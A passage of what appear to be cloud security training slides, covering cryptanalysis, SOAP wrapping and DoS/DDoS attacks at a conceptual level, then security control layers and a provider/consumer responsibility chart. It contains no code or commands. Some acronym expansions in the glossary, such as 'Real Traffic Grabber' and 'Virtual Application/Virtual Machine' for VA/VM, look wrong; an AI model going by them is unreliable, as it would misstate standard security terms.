
Further attackers can manipulate the database contents, retrieve sensitive data, remotely execute system commands, or even take control of the web server for further criminal activities



# Cryptanalysis Attacks



- ⊖ Insecure or obsolete encryption makes cloud services susceptible to cryptanalysis
- ⊖ Data present in the cloud may be encrypted to prevent it from being read if accessed by malicious users. However critical flaws in cryptographic algorithm implementations (ex: weak random number generation) might turn strong encryption to weak or broken, also there exists novel methods to break the cryptography
- ⊖ Partial information can also be obtained from encrypted data by monitoring clients' query access patterns and analyzing accessed positions



# Cryptanalysis Attack Countermeasures



1

Use Random Number Generators that generate cryptographically strong random numbers to provide robustness to cryptographic material like Secure shell (SSH) keys and Domain Name System Security extensions (DNSSEC)

2


Do not use faulty cryptographic algorithms



# Wrapping Attack




Wrapping attack is performed during the translation of SOAP message in the TLS layer where attackers duplicate the body of the message and send it to the server as a legitimate user



# Denial-of-Service (DoS) and Distributed Denial-of-Service (DDoS) Attacks



- - ↳ Performing DoS attack on cloud service providers may leave tenants without access to their accounts
  - ↳ Denial of Service (DoS) can be performed by:
    - ⊖ Flooding the server with multiple requests to consume all the system resources available
    - ⊖ Passing malicious input to the server that crashes an application process
    - ⊖ Entering wrong passwords continuously so that user account is locked
  - ↳ If a DoS attack is performed by using a botnet (a network of compromised machines) then it is referred to as Distributed Denial-of-Service (DDoS) attack



# Module Flow



1

**Introduction to Cloud Computing**

2

**Cloud Computing Threats**

3

**Cloud Computing Attacks**

4

**Cloud Security**

5

**Cloud Security Tools**

6

**Cloud Penetration Testing**

# Cloud Security Control Layers





- 01 **Applications** ➤ SDLC, Binary Analysis, Scanners, Web App Firewalls, Transactional Sec
- 02 **Information** ➤ DLP, CMF, Database Activity, Monitoring, Encryption
- 03 **Management** ➤ GRC, IAM, VA/VM, Patch Management, Configuration Management, Monitoring
- 04 **Network** ➤ NIDS/NIPS, Firewalls, DPI, Anti-DDoS, QoS, DNSSEC, OAuth
- 05 **Trusted Computing** ➤ Hardware & software RoT & API's
- 06 **Computer and Storage** ➤ Host-based Firewalls, HIDS/HIPS, Integrity & File/Log Management, Encryption, Masking
- 07 **Physical** ➤ Physical Plant Security, CCTV, Guards

# Cloud Security is the Responsibility of both Cloud Provider and Consumer




Cloud Consumer




|     |     |         |              |
|-----|-----|---------|--------------|
| PKI | IAM | VA/VM   |              |
| SDL | ENC | APP Sec |              |
| WAF | DLP | AV      | GRC          |
| FW  | IPS | VPN     | Conf Control |
| RTG | SWG | LB      | ...          |

Cloud Provider



|     |     |     |         |
|-----|-----|-----|---------|
| WAF | DLP | AV  | CoS/QoS |
| FW  | IPS | VPN | SDL     |
| RTG | SWG | LB  | APP Sec |



|       |      |         |         |
|-------|------|---------|---------|
| WAF   | DLP  | AV      |         |
| FW    | IPS  | VPN     | ...     |
| RTG   | SWG  | LB      | CoS/QoS |
| VA/VM | DDoS | Netflow | TPM     |

## Security Controls

- PKI: Public Key Infrastructure
- SDL: Security Development Lifecycle
- WAF: Web Application Firewall
- FW: Firewall
- RTG: Real Traffic Grabber
- IAM: Identity and Access Management
- ENC: Encryption
- DLP: Data loss prevention
- IPS: Intrusion Prevention System
- SWG: Secure Web Gateway
- VA/VM: Virtual Application/Virtual Machine
- App Sec: Application security
- AV: Anti-virus
- VPN: Virtual Private Network
- LB: Load Balancer
- GRC: Governance, Risk, and Compliance
- Config Control: Configuration Control
- CoS/QoS: Class of Service/ Quality of Service
- DDoS: Distributed denial of service
- TPM: Trusted Platform Module
- Netflow: Network protocol by Cisco

